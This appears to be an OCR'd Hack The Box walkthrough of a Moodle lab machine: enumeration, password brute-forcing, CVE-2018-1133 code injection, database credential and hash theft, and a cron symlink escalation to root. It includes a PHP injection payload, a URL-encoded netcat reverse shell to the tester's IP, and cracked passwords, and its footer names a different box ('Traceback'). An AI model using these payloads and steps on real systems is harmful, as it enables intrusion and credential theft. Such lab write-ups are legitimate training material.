
```
# nmap -sSVC -n -v -p- 10.10.10.153 -oA nmap-syn-version-script-full-tcp-10.10.10.153
[...]
NSE: Script scanning 10.10.10.153.
Initiating NSE at 09:28
Completed NSE at 09:28, 1.65s elapsed
Initiating NSE at 09:28
Completed NSE at 09:28, 0.00s elapsed
Nmap scan report for 10.10.10.153
Host is up (0.085s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Blackhat highschool

NSE: Script Post-scanning.
Initiating NSE at 09:28
Completed NSE at 09:28, 0.00s elapsed
Initiating NSE at 09:28
Completed NSE at 09:28, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 89.42 seconds
           Raw packets sent: 1664 (73.192KB) | Rcvd: 1391 (95.275KB)
```

Nmap output shows that only port available is the HTTP service. The version of the web server running is *Apache httpd 2.4.25 ((Debian))*. As the banner suggests, the web server is running on a Linux Debian distribution.


Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Web Enumeration

The web server is examined and a static web page is shown, describing the service as a web portal of a school used by teachers and students. One of the announcements of the web page that the school has implemented a new portal where students can submit their homework and teachers could review it.




The enumeration leads to the page of the teachers, where it is visible that one of the images is not rendered.



Further analysis to the source code shows that the link to the image is valid, but the content is not an image; it's actually a message from one of the users to the ServiceDesk team.


Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193



Part of the password of the user *Giovanni* is found.


A directory search to the main URL shows that the CMS *Moodle* is running on the web server, reachable from the following URL:

```
http://10.10.10.153/moodle/
```



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Based on the message previously discovered, the user is able to authenticate on Moodle CMS as user *Giovanni* performing a brute-force attack in order to complete the password previously discovered.



Therefore, the valid credentials discovered are the following:

giovanni:Th4C00lTheacha#

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Foothold

CVE-2018-1133 Exploitation


An analysis of the Moodle CMS running on the web server shows that an outdated vulnerable module is installed. This allows an attacker to leverage the vulnerability which affects the *quiz* module, also known as *Evil Teacher* or *CVE-2018-1133*. The module allows a user with role *teacher* to create a quiz with many types of questions for users with *student* role. In order to prevent users with student role to cheat and share their results there will be question which allows a user with teacher role to enter a mathematical formula along with all the other questions, which will be then evaluated by Moodle dynamically on randomized input variables. The file *questiontype.php* from Moodle uses the function *eval()* in order to evaluate the answer provided for the aforementioned question, and the lack of input sanitization allows the input to be executed by the function, resulting in a Remote Code Execution through arbitrary PHP input code.


```
## Snippet from source of
“/var/www/html/moodle/question/type/calculated/questiontype.php”

public function substitute_variables_and_eval($str, $dataset) {
    $formula = $this->substitute_variables($str, $dataset);
    if ($error = qtype_calculated_find_formula_errors($formula)) {
        return $error;
    }
    // Calculate the correct answer.
    if (empty($formula)) {
        $str = '';
    } else if ($formula === '*') {
        $str = '*';
    } else {
        $str = null;
        eval('$str = '.$formula.';'); // ← vulnerable code
    }
    return $str;
}
```

To be noted that the user *Giovanni* is found to be having the role *teacher*, which allows him to create a quiz and to leverage the vulnerability in order to get a shell on the system.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

A dummy quiz is created filling all the mandatory fields.






A new *calculated* type question is added in order to inject arbitrary PHP code in the answer of the question, in order to perform a Remote Code Execution.


Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

In the following example, the payload */*{a*/`$_GET[0]`;//{x}}* is added.



Once the question has been added, the following parameter has to be appended in querystring at the end of the URL of the quiz in order to perform a Remote Code Execution. The payload has to be URL encoded, like in the following example:

```
http://10.10.10.153/moodle/question/question.php?returnurl=%2Fmod%2Fquiz%2Fedit.php
%3Fcmid%3D7%26addonpage%3D0&appendqnumstring=addquestion&scrollpos=0&id=6&wizardnow
=datasetitems&cmid=7&0=%72%6d%20%2f%74%6d%70%2f%66%3b%6d%6b%66%69%66%6f%20%2f%74%6d
%70%2f%66%3b%63%61%74%20%2f%74%6d%70%2f%66%7c%2f%62%69%6e%2f%73%68%20%2d%69%20%32%3
e%26%31%7c%6e%63%20%31%30%2e%31%30%2e%31%34%2e%32%20%39%30%30%31%20%3e%2f%74%6d%70%
2f%66
```



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Database Inspection

An analysis of the *config.php* file within the Moodle CMS directory on the file system shows the credentials of the backend database.

```
www-data@teacher:/var/www/html/moodle$ cat config.php
cat config.php
<?php  // Moodle configuration file

unset($CFG);
global $CFG;
$CFG = new stdClass();

$CFG->dbtype    = 'mariadb';
$CFG->dblibrary = 'native';
$CFG->dbhost    = 'localhost';
$CFG->dbname    = 'moodle';
$CFG->dbuser    = 'root';
$CFG->dbpass    = 'Welkom1!';
$CFG->prefix    = 'mdl_';
$CFG->dboptions = array (
  'dbpersist' => 0,
  'dbport' => 3306,
  'dbsocket' => '',
  'dbcollation' => 'utf8mb4_unicode_ci',
);

$CFG->wwwroot   = 'http://10.10.10.153/moodle';
$CFG->dataroot  = '/var/www/moodledata';
$CFG->admin     = 'admin';

$CFG->directorypermissions = 0777;

require_once(__DIR__ . '/lib/setup.php');

// There is no php closing tag in this file,
// it is intentional because it prevents trailing whitespace problems!
```

The credentials retrieved are the following:

`root:Welkom1!`

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

This allows an analysis of the backend database of the Moodle CMS, which is then found to contain what it seems to be a backup account for the user *Giovanni* within the *mdl_user* table of the database *moodle*:

```
www-data@teacher:/var/www/html/moodle$ mysql -u root -p
mysql -u root -p
Enter password: Welkom1!

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 73
Server version: 10.1.26-MariaDB-0+deb9u1 Debian 9.1

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| moodle             |
| mysql              |
| performance_schema |
| phpmyadmin         |
+--------------------+
5 rows in set (0.00 sec)

MariaDB [(none)]> use moodle;
use moodle;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changeds
MariaDB [moodle]>show tables;
show tables;
+---------------------------------+
| Tables_in_moodle                |
+---------------------------------+
[...]
| mdl_user                        |
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
[...]
+---------------------------------+
388 rows in set (0.01 sec)

MariaDB [moodle]> SELECT * from mdl_user\G
SELECT * from mdl_user\G
[...]
*************************** 4. row ***************************
               id: 1337
             auth: manual
        confirmed: 0
     policyagreed: 0
          deleted: 0
        suspended: 0
       mnethostid: 0
         username: Giovannibak
         password: 7a860966115182402ed06375cf0a22af
         idnumber:
        firstname:
[...]
4 rows in set (0.00 sec)
```

The details above show that the MD5 password hash of the backup user *Giovannibak* are different from the other password hashes.

A dictionary based attack is performed in order to crack the MD5 password hash of the aforementioned user, resulting in the following credentials to be discovered:

`Giovannibak:7a860966115182402ed06375cf0a22af:expelled`

```
# hashcat --force Giovannibak.hash /usr/share/wordlists/rockyou.txt
hashcat (pull/1273/head) starting...

OpenCL Platform #1: The pocl project
====================================
* Device #1: pthread-Intel(R) Core(TM) i5-8259U CPU @ 2.30GHz, 1024/2951 MB
allocatable, 1MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
Applicable optimizers:
* Zero-Byte
* Precompute-Init
* Precompute-Merkle-Demgard
* Meet-In-The-Middle
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
Watchdog: Temperature retain trigger disabled.

* Device #1: build_opts '-I /usr/share/hashcat/OpenCL -D VENDOR_ID=64 -D
CUDA_ARCH=0 -D VECT_SIZE=8 -D DEVICE_TYPE=2 -D DGST_R0=0 -D DGST_R1=3 -D
DGST_R2=2 -D DGST_R3=1 -D DGST_ELEM=4 -D KERN_TYPE=0 -D _unroll -cl-std=CL1.2'
* Device #1: Kernel m00000_a0.0d926ba6.kernel not found in cache! Building may
take a while...
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14343297
* Runtime...: 1 sec

- Device #1: autotuned kernel-accel to 1024
- Device #1: autotuned kernel-loops to 1
[s]tatus [p]ause [r]esume [b]ypass [c]heckpoint [q]uit => [s]tatus [p]ause
[r]esume [b]ypass [c]heckpo7a860966115182402ed06375cf0a22af:expelled

Session..........: hashcat
Status...........: Cracked
Hash.Type........: MD5
Hash.Target......: 7a860966115182402ed06375cf0a22af
Time.Started.....: Tue Apr 16 10:47:07 2019 (0 secs)
Time.Estimated...: Tue Apr 16 10:47:07 2019 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:  2317.8 kH/s (0.38ms)
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
Progress.........: 956439/14343297 (6.67%)
Rejected.........: 23/956439 (0.00%)
Restore.Point....: 955415/14343297 (6.66%)
Candidates.#1....: ezra23 -> ethanwa
HWMon.Dev.#1.....: N/A

Started: Tue Apr 16 10:47:01 2019
Stopped: Tue Apr 16 10:47:08 2019
```

These credentials are then found to be valid for the user *giovanni* within the system, therefore the content of the user flag can be gained.

```
www-data@teacher:/home$ ls -l
ls -l
total 4
drwxr-x--- 4 giovanni giovanni 4096 Nov  4 19:47 giovanni
www-data@teacher:/home$ cd giovanni
cd giovanni
bash: cd: giovanni: Permission denied
www-data@teacher:/home$ su - giovanni
su - giovanni
Password: expelled

giovanni@teacher:~$ cat user.txt
cat user.txt
fa9ae187462530e841d9e61936648fa7
giovanni@teacher:~$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Post-Exploitation

Upgrade from telnet shell

The session as user *giovanni* shows that two folders are available in the home directory. The directory *courses* contains answers of algebra tests, and the directory *tmp* contains an archived backup of courses and an extracted directory of the archived file. The backup process is handled by a cronjob with user *root*.

Further enumeration of the system shows that the */usr/bin/* directory contains a file called *backup.sh.*

```
giovanni@teacher:~$ cat /usr/bin/backup.sh
cat /usr/bin/backup.sh
#!/bin/bash
cd /home/giovanni/work;
tar -czvf tmp/backup_courses.tar.gz courses/*;
cd tmp;
tar -xf backup_courses.tar.gz;
chmod 777 * -R;
```

Above is the content the script, which instructs the system to:

1) browse to the directory /home/giovanni/work
2) create an archive with the content of the courses directory
3) browse to /home/giovanni/work/tmp
4) extract the content of the archive
5) Provide read and write permissions to *everybody* on the /home/giovanni/work/tmp directory and subdirectories.

The aforementioned steps show that the script can be leveraged in order to retrieve the content of the */root* folder and gain the root flag. The *courses* directory can be renamed or deleted due to weak permission, and be replaced with a symlink pointing to the */root* directory, where the script would then create an archive of the content and extract it into /home/giovanni/work/tmp.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
giovanni@teacher:~/work$ ls -l
lrwxrwxrwx 1 giovanni giovanni    5 Apr 16 17:00 courses
drwxr-xr-x 3 giovanni giovanni 4096 Jun 27  2018 tmp
giovanni@teacher:~/work$ mv courses courses.bak
mv courses courses.bak
giovanni@teacher:~/work$ ls -l
ls -l
total 8
drwxr-xr-x 3 giovanni giovanni 4096 Jun 27  2018 courses.bak
drwxr-xr-x 3 giovanni giovanni 4096 Jun 27  2018 tmp
giovanni@teacher:~/work$ ln -s /root courses
ln -s /root courses
giovanni@teacher:~/work$ ls -l
ls -l
total 8
lrwxrwxrwx 1 giovanni giovanni    5 Apr 16 17:00 courses -> /root
drwxr-xr-x 3 giovanni giovanni 4096 Jun 27  2018 courses.bak
drwxr-xr-x 3 giovanni giovanni 4096 Jun 27  2018 tmp
```

Once the cronjob runs the script, it is then possible to gain the root flag.

```
giovanni@teacher:~/work$ cd tmp
cd tmp
giovanni@teacher:~/work/tmp$ ls -l
ls -l
total 8
-rwxrwxrwx 1 root root  150 Apr 16 17:01 backup_courses.tar.gz
drwxrwxrwx 3 root root 4096 Apr 16 17:01 courses
giovanni@teacher:~/work/tmp$ cd courses
cd courses
giovanni@teacher:~/work/tmp/courses$ ls -l
ls -l
total 8
drwxrwxrwx 2 root root 4096 Jun 27  2018 algebra
-rwxrwxrwx 1 root root   33 Jun 27  2018 root.txt
giovanni@teacher:~/work/tmp/courses$ cat root.txt
cat root.txt
4f3a83b42ac7723a508b8ace7b8b1209
```

HACKTHEBOX

Traceback

23th March 2020 / Document No D20.100.68

